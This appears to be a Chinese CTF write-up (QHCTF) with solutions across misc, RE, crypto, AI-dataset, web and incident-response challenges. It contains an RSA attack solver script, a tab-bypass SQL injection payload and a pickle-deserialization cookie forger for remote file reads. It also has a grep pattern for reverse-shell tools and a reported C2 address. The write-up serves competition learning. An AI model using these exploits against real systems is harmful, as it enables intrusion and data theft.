misc

兄弟你好香

179 pts

听说你很会闻味道?那就来闻闻这张图片和这段音频里藏着什么秘密吧~
提交方式:QHCTF{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}

  • 图片后提出来是zip
  • 解压
=== 兄弟,你好香啊 ===

恭喜你找到了这个文件!但flag还需要解密...

提示:
1. 密文经过了三层加密
2. 最外层是ROT13
3. 中间层是Base64
4. 最内层是AES-ECB,密钥与"兄弟你好香"的英文有关
5. 密钥长度为16字节

加密后的flag:
ygy/AONrj8D+kjqBg2F/nxJARXoKft85oRsiQAjhORFPjtvh2aC3aBiGQAHUNm1N

祝你好运,香香的兄弟!

明文密钥BrotherYouSmell!

from Crypto.Cipher import AES
import base64,codecs
ct=base64.b64decode(codecs.decode("ygy/AONrj8D+kjqBg2F/nxJARXoKft85oRsiQAjhORFPjtvh2aC3aBiGQAHUNm1N",'rot_13'))
k="BrotherYouSmell!"
pt=AES.new(k.encode(),AES.MODE_ECB).decrypt(ct)
pt,pt[:-pt[-1]]
print(pt)


re

mirage_hv

提交方式:QHCTF{xxxxxxx}
alt text
alt text
alt text


enc = bytes.fromhex("f4ede6f1e3dec8ccd7c4c2c0facdd3fac1c0c8cafac3c9c4c2fa97959793d8")
print(bytes(b ^ 0xA5 for b in enc).decode())

crypto

RSA Inferno

某安全公司的RSA加密系统存在多处实现缺陷。你能获得其加密的明文吗?
提交方式:QHCTF{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}
连接方式:nc [IP] [PORT]

import socket
import re
import sys
import time
from Crypto.Util.number import long_to_bytes, inverse, GCD
from sympy import integer_nthroot, continued_fraction, continued_fraction_convergents, Rational
from sympy.ntheory.modular import crt as sympy_crt

HOST = "220.168.118.182"
PORT = 30175

def connect():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
return s

def recv_until(s, prompt):
data = ""
while True:
try:
chunk = s.recv(4096).decode(errors='ignore')
if not chunk:
print("Connection closed by server")
break
data += chunk
# print(f"DEBUG: received {len(chunk)} bytes")
if prompt in data:
break
except socket.timeout:
print("Timeout")
break
return data

def egcd(a, b):
if a == 0:
return (b, 0, 1)
else:
g, y, x = egcd(b % a, a)
return (g, x - (b // a) * y, y)

def solve_chall1(s):
print("Solving Challenge 1...")
s.sendall(b"1\n")
data = recv_until(s, "answer:")
print(data)

if "n =" not in data:
print(f"Error: unexpected data in Challenge 1: {data!r}")
return None

n = int(re.search(r"n = (\d+)", data).group(1))
e1 = int(re.search(r"e1 = (\d+)", data).group(1))
e2 = int(re.search(r"e2 = (\d+)", data).group(1))
c1 = int(re.search(r"c1 = (\d+)", data).group(1))
c2 = int(re.search(r"c2 = (\d+)", data).group(1))

g, s1, s2 = egcd(e1, e2)
print(f"GCD(e1, e2) = {g}")

if s1 < 0:
s1 = -s1
c1 = inverse(c1, n)
if s2 < 0:
s2 = -s2
c2 = inverse(c2, n)

m = (pow(c1, s1, n) * pow(c2, s2, n)) % n

# Check if g > 1
if g > 1:
m, exact = integer_nthroot(m, g)
if not exact:
print("Warning: m is not a perfect g-th power")

ans = long_to_bytes(m)
print(f"Decrypted (hex): {ans.hex()}")
print(f"Decrypted (raw): {ans}")

# Send decimal integer
s.sendall(str(m).encode() + b"\n")

# Read response
res = recv_until(s, "> ")
print(res)
return res

def solve_chall2(s):
print("Solving Challenge 2...")
s.sendall(b"2\n")
data = recv_until(s, "answer:")
print(data)

if "data =" not in data:
print("Failed to get data for Chall 2")
return

match = re.search(r"data = (\[.*\])", data, re.DOTALL)
if not match:
print("Failed to parse data list")
return

data_str = match.group(1).replace('\n', '').replace(' ', '')
ns = [int(x) for x in re.findall(r"'n':(\d+)", data_str)]
cs = [int(x) for x in re.findall(r"'c':(\d+)", data_str)]

if not ns:
print("No n found")
return

# Broadcast attack
C, N = sympy_crt(ns, cs)
m, exact = integer_nthroot(C, 3) # e=3

ans = long_to_bytes(m)
print(f"Decrypted (hex): {ans.hex()}")
s.sendall(str(m).encode() + b"\n")
res = recv_until(s, "> ")
print(res)
return res

def solve_chall3(s):
print("Solving Challenge 3...")
s.sendall(b"3\n")
data = recv_until(s, "answer:")
print(data)

if "n =" not in data: return

n = int(re.search(r"n = (\d+)", data).group(1))
e = int(re.search(r"e = (\d+)", data).group(1))
c = int(re.search(r"c = (\d+)", data).group(1))

cf = continued_fraction(Rational(e, n))
convs = continued_fraction_convergents(cf)

d_found = None
for conv in convs:
k = conv.numerator
d = conv.denominator
if k == 0: continue

if (e*d - 1) % k == 0:
phi = (e*d - 1) // k
b = n - phi + 1
delta = b*b - 4*n
if delta >= 0:
sq, exact = integer_nthroot(delta, 2)
if exact and (b + sq) % 2 == 0:
d_found = d
break

if d_found:
m = pow(c, d_found, n)
ans = long_to_bytes(m)
print(f"Decrypted (hex): {ans.hex()}")
s.sendall(str(m).encode() + b"\n")
else:
print("Failed to find d")
return

res = recv_until(s, "> ")
print(res)
return res

def solve_chall4(s):
print("Solving Challenge 4...")
s.sendall(b"4\n")
data = recv_until(s, "answer:")
print(data)

n = int(re.search(r"n = (\d+)", data).group(1))
e = int(re.search(r"e = (\d+)", data).group(1))
c = int(re.search(r"c = (\d+)", data).group(1))

# Try Wiener first
cf = continued_fraction(Rational(e, n))
convs = continued_fraction_convergents(cf)

d_found = None
for conv in convs:
k = conv.numerator
d = conv.denominator
if k == 0: continue

if (e*d - 1) % k == 0:
phi = (e*d - 1) // k
b = n - phi + 1
delta = b*b - 4*n
if delta >= 0:
sq, exact = integer_nthroot(delta, 2)
if exact and (b + sq) % 2 == 0:
d_found = d
print(f"Wiener worked! d={d}")
break

if d_found:
m = pow(c, d_found, n)
ans = long_to_bytes(m)
print(f"Decrypted: {ans}")
s.sendall(str(m).encode() + b"\n")
else:
print("Wiener failed. Needs Boneh-Durfee.")
# Attempt a stronger attack or notify failure
# For now, just return
return

res = recv_until(s, "> ")
print(res)
return res

def solve_chall5(s):
print("Solving Challenge 5...")
s.sendall(b"5\n")
data = recv_until(s, "answer:")
print(data)

n = int(re.search(r"n = (\d+)", data).group(1))
e = int(re.search(r"e = (\d+)", data).group(1))
c = int(re.search(r"c = (\d+)", data).group(1))
d_high = int(re.search(r"d_high = (\d+)", data).group(1))
unknown_bits = int(re.search(r"unknown_bits = (\d+)", data).group(1))

print(f"Brute forcing {unknown_bits} bits...")

# The unknown bits are the lower bits
# d = d_high | x ? No.
# The code says: d_high = (d >> unknown_bits) << unknown_bits
# So d = d_high + x

found_d = None
# We can parallelize or just run loop
# Optimization: precompute c_high = pow(c, d_high, n)
# m = c_high * c^x mod n
# But we don't know m. We only know m^e = c.
# Checking pow(m, e, n) == c is slow.
# Checking pow(2, e*d, n) == 2 is better.
# pow(2, e*(d_high + x), n) = pow(2, e*d_high, n) * pow(2, e*x, n)

base = pow(2, e * d_high, n)
step = pow(2, e, n)

curr = base
for x in range(1 << unknown_bits):
if curr == 2:
found_d = d_high + x
print(f"Found d: {found_d}")
break
curr = (curr * step) % n
if x % 10000 == 0:
print(f"Progress: {x}/{1<<unknown_bits}", end='\r')

if found_d:
m = pow(c, found_d, n)
ans = long_to_bytes(m)
print(f"Decrypted: {ans}")
s.sendall(str(m).encode() + b"\n")
else:
print("Failed to find d for Challenge 5")
return

res = recv_until(s, "> ")
print(res)
return res

def main():
s = connect()
print("Connected, waiting for initial menu...")
print(recv_until(s, "> "))

if solve_chall1(s) is None: return
if solve_chall2(s) is None: return
if solve_chall3(s) is None: return
if solve_chall4(s) is None: return
if solve_chall5(s) is None: return

# Get flag
s.sendall(b"7\n")
print(recv_until(s, "}"))

s.close()


if __name__ == "__main__":
main()

ai

AI_Check

某AI公司的训练数据集遭到恶意污染攻击!攻击者在数据中植入了多种隐蔽的恶意内容。作为安全工程师,你需要分析被污染的数据集,找出所有被污染的数据行,并提交修复后的CSV文件。
提交方式:QHCTF{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}

# -*- coding: utf-8 -*-
"""
交互版数据修复脚本(启动后输入文件路径)
功能:
1) 清零宽字符
2) unicode_homoglyph 同形字还原(西里尔/希腊常见混淆)
3) 可选:移除注入标记
4) 可选:高置信 label_flip 修正
5) 不增删行,不改ID列,只改文本/标签列

运行:
python fix_dataset_interactive.py
"""

import os
import re
import sys
import pandas as pd

# -----------------------------
# 同形字映射
# -----------------------------
HOMOGLYPH_MAP = {
# Cyrillic lower
"а":"a","е":"e","о":"o","р":"p","с":"c","х":"x","і":"i","ј":"j","ԁ":"d","ѕ":"s","у":"y",
# Cyrillic upper
"А":"A","В":"B","Е":"E","К":"K","М":"M","Н":"H","О":"O","Р":"P","С":"C","Т":"T","Х":"X","І":"I","Ј":"J",
# Greek upper
"Α":"A","Β":"B","Ε":"E","Ζ":"Z","Η":"H","Ι":"I","Κ":"K","Μ":"M","Ν":"N","Ο":"O","Ρ":"P","Τ":"T","Χ":"X",
# Greek lower
"α":"a","β":"b","ι":"i","κ":"k","ο":"o","ρ":"p","τ":"t","χ":"x","ν":"v","γ":"y",
}

ZERO_WIDTH_RE = re.compile(r"[\u200B\u200C\u200D\uFEFF]")

INJECTION_PATTERNS = [
r"\[VERIFIED\]",
r"\[ref:[^\]]*\]",
r"\{\{trusted\}\}",
r"//approved//",
r"【特惠】",
r"★推荐★",
]

NEG_WORDS = ["terrible", "awful", "garbage", "worst", "hate", "scam", "disappointed", "bad"]
POS_WORDS = ["excellent", "amazing", "love", "great", "best", "satisfied"]

TEXT_CANDIDATES = ["text", "content", "sentence", "review", "input"]
LABEL_CANDIDATES = ["label", "sentiment", "target", "y"]

def ask_yes_no(prompt: str, default_yes=True) -> bool:
hint = "Y/n" if default_yes else "y/N"
s = input(f"{prompt} ({hint}): ").strip().lower()
if not s:
return default_yes
return s in ("y", "yes", "1", "true")

def guess_col(cols, candidates):
lower_map = {c.lower(): c for c in cols}
for name in candidates:
if name.lower() in lower_map:
return lower_map[name.lower()]
return None

def choose_col(cols, guessed, desc):
print(f"\n可用列: {list(cols)}")
if guessed:
ok = ask_yes_no(f"检测到{desc}列可能是 [{guessed}],使用它吗?", default_yes=True)
if ok:
return guessed
while True:
c = input(f"请输入{desc}列名: ").strip()
if c in cols:
return c
print("列名不存在,请重新输入。")

def normalize_homoglyphs(text: str) -> str:
if not isinstance(text, str):
return text
text = ZERO_WIDTH_RE.sub("", text)
text = "".join(HOMOGLYPH_MAP.get(ch, ch) for ch in text)
return text

def remove_injection_tokens(text: str) -> str:
if not isinstance(text, str):
return text
out = text
for p in INJECTION_PATTERNS:
out = re.sub(p, "", out, flags=re.IGNORECASE)
out = re.sub(r"\s+", " ", out).strip()
return out

def fix_label(text: str, label: str) -> str:
if not isinstance(text, str) or not isinstance(label, str):
return label
t = text.lower()
l = label.strip().lower()

has_neg = any(w in t for w in NEG_WORDS)
has_pos = any(w in t for w in POS_WORDS)

if has_neg and l == "positive":
return "negative"
if has_pos and l == "negative":
return "positive"
return label

def main():
print("=== 数据集交互修复工具 ===")
in_path = input("请输入要修复的CSV文件路径: ").strip().strip('"').strip("'")

if not os.path.isfile(in_path):
print(f"文件不存在: {in_path}")
sys.exit(1)

# 读文件(兼容 UTF-8/BOM)
try:
df = pd.read_csv(in_path, encoding="utf-8")
except UnicodeDecodeError:
df = pd.read_csv(in_path, encoding="utf-8-sig")

print(f"\n读取成功: {in_path}")
print(f"行数: {len(df)}, 列数: {len(df.columns)}")

text_guess = guess_col(df.columns, TEXT_CANDIDATES)
label_guess = guess_col(df.columns, LABEL_CANDIDATES)

text_col = choose_col(df.columns, text_guess, "文本")
label_col = choose_col(df.columns, label_guess, "标签")

do_remove_injection = ask_yes_no("是否移除注入标记([VERIFIED]/【特惠】等)?", default_yes=True)
do_label_fix = ask_yes_no("是否执行高置信 label_flip 修正?", default_yes=True)

# 输出路径
default_out = os.path.splitext(in_path)[0] + "_fixed.csv"
out_path = input(f"输出路径(回车默认: {default_out}): ").strip().strip('"').strip("'")
if not out_path:
out_path = default_out

# 统计前后变化
text_before = df[text_col].astype(str).copy()
label_before = df[label_col].astype(str).copy()

# 1) 同形字+零宽修复
df[text_col] = df[text_col].astype(str).map(normalize_homoglyphs)

# 2) 注入标记移除(可选)
if do_remove_injection:
df[text_col] = df[text_col].map(remove_injection_tokens)

# 3) 标签修复(可选)
if do_label_fix:
df[label_col] = [fix_label(t, l) for t, l in zip(df[text_col], df[label_col].astype(str))]

# 变更统计
text_changed = (text_before != df[text_col].astype(str)).sum()
label_changed = (label_before != df[label_col].astype(str)).sum()

# 保存
df.to_csv(out_path, index=False, encoding="utf-8")
print("\n=== 修复完成 ===")
print(f"输出文件: {out_path}")
print(f"文本变更行数: {int(text_changed)}")
print(f"标签变更行数: {int(label_changed)}")
print("(未增删行,未改ID列)")

if __name__ == "__main__":
main()

web

ez_ems

  • 访问 /app.py下载后端源码
  • 两个漏洞:
    SQL 注入 (SQL Injection)
    位置:search 函数 (以及 login 函数)
    代码:
search_query = request.form['search_query']
filtered_query = basic_filter(search_query)
query = f"SELECT ... WHERE name LIKE '%{filtered_query}%' ..."

过滤器 basic_filter
移除了所有空格 (replace(' ', ''))。
过滤了 UNION, SELECT 等关键字(大小写敏感,仅大写被过滤)。
过滤了 exec (大小写不敏感)。
绕过方法:
使用 小写关键字 (union, select) 绕过大写正则匹配。
使用 Tab 符 (%09) 代替空格,因为 replace(' ', '') 不处理 Tab。

Pickle 反序列化漏洞 (RCE)
位置:validate_token 函数
代码:

def validate_token(token_str):
try:
token_data = base64.b64decode(token_str)
token_obj = pickle.loads(token_data) # 漏洞点
return token_obj

利用条件:Session Cookie 是经过签名的,格式为 Data.Timestamp.Signature。我们需要 secret_key 才能伪造合法的 Session。

获取 Secret Key (SQL注入)
secret_key来对 Session 进行签名,app.py中显示 key 存储在数据库 config表中。

利用/search接口进行 SQL 注入。
Payload

1'%09union%09select%091,key_value,3,4,5,6%09from%09config#

获取到 secret_key = supersecretkey123!

  • 构造 RCE Payload
    由于目标环境可能阉割了 Shell 命令 (sh, bash) 或者 os.system 无回显,常规的反弹 Shell 或 cp 命令失败。
    Python 纯代码执行的方式,直接利用 Pickle 读取文件内容并回显。

构造一个 Pickle 对象,在反序列化时执行类似 open('/app/flag.txt').read() 的操作,并将结果赋值给 UserToken 对象的属性(如 username

构造逻辑

  1. 调用 builtins.open('/app/flag.txt') 获取文件句柄。
  2. 调用文件句柄的 read() 方法获取内容。
  3. 将内容作为参数构造 UserToken 对象。
  • 伪造 Session 并获取 Flag
  1. 使用获取到的 secret_key 和构造好的 Pickle Payload 生成恶意的 Session Cookie替换浏览器
  2. 访问 /admin
pip install requests itsdangerous
  • 生成恶意 Cookie 脚本
    保存以下代码为 solve.py
import pickle
import base64
import hashlib
import time
from itsdangerous import TimestampSigner, base64_encode

secret_key = 'supersecretkey123!'
salt = 'cookie-session'

target_file = '/app/flag.txt'

p = b'cbuiltins\nopen\n(S\'' + target_file.encode() + b'\'\ntR'
p += b'p1\n'
p += b'cbuiltins\ngetattr\n'
p += b'(g1\nS\'read\'\ntR'
p += b'(tR'
p += b'p2\n'
p += b'c__main__\nUserToken\n'
p += b'(I1\ng2\nI1\ntR'
p += b'.'

b64_payload = base64.b64encode(p)

import json
session_dict = {'token': b64_payload.decode()}
session_json = json.dumps(session_dict, separators=(',', ':'))
final_payload_b64 = base64_encode(session_json)

timestamp = int(time.time()) - 60
timestamp_b64 = base64_encode(int(timestamp).to_bytes(4, 'big'))

unsigned_data = final_payload_b64 + b'.' + timestamp_b64

signer = TimestampSigner(secret_key, salt=salt, key_derivation='hmac', digest_method=hashlib.sha1)
sig = signer.get_signature(unsigned_data)

final_cookie = (unsigned_data + b'.' + sig).decode('utf-8')

print("\n[+] Generated Malicious Cookie:")
print(final_cookie)

应急

3

攻击者使用反向 Shell 连接到了哪个 C2 服务器?给出 IP 和端口。
提交格式:{IP:端口}

  • 搜索 WebShell 目录和命令历史
find . -type f \( -name "*.jsp" -o -name ".bash_history" -o -name "catalina*.log" -o -name "access*.log" \) | head -n 200
  • 重点看 root/.bash_history:
cat ./root/.bash_history
  • 反弹 shell 关键词
grep -RInaE "dev/tcp|bash -i|sh -i|nc -e|ncat|mkfifo|python -c|socat|perl -e|php -r" .

193.239.86.139:8888

  • 交叉验证
    在日志里搜该 IP 或端口:
grep -RIna "193.239.86.139\|8888" .

{193.239.86.139:8888}

4

攻击者在服务器上植入了挖矿程序,要求找出挖矿程序完整路径(多个用逗号分隔)。
提交格式:QHCTF{路径1,路径2}
围绕攻击常见落地目录(/opt、/tmp、点目录)检索可执行文件,发现两处明显异常:

  • /opt/.kthread/kthread
  • /opt/.X11-Xtrace/kworker
    这两个文件名伪装成系统线程名(kthread/kworker),且目录为隐藏目录,符合挖矿木马常见伪装手法。
    file/strings:
  • 可执行 ELF 文件;
  • 字符串中出现矿工特征(如auto.c3pool.org
  • 运行后存在对外矿池连接行为
    QHCTF{/opt/.X11-Xtrace/kworker,/opt/.kthread/kthread}